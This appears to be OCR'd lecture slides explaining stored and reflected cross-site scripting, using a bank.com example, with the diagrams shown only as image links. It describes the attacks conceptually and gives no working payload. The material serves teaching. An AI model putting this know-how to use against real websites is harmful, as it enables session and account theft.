
Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the `bank.com` server
   - The server later unwittingly sends it to your browser
   - Your browser executes it within the same origin as the `bank.com` server


2. Reflected XSS attack
   - Attacker gets you to send `bank.com` a URL that includes Javascript
   - `bank.com` *echoes* the script back to you in its response
   - Your browser executes the script in the response within the same origin as bank.com

Reflected XSS attack


Reflected XSS attack




Reflected XSS attack



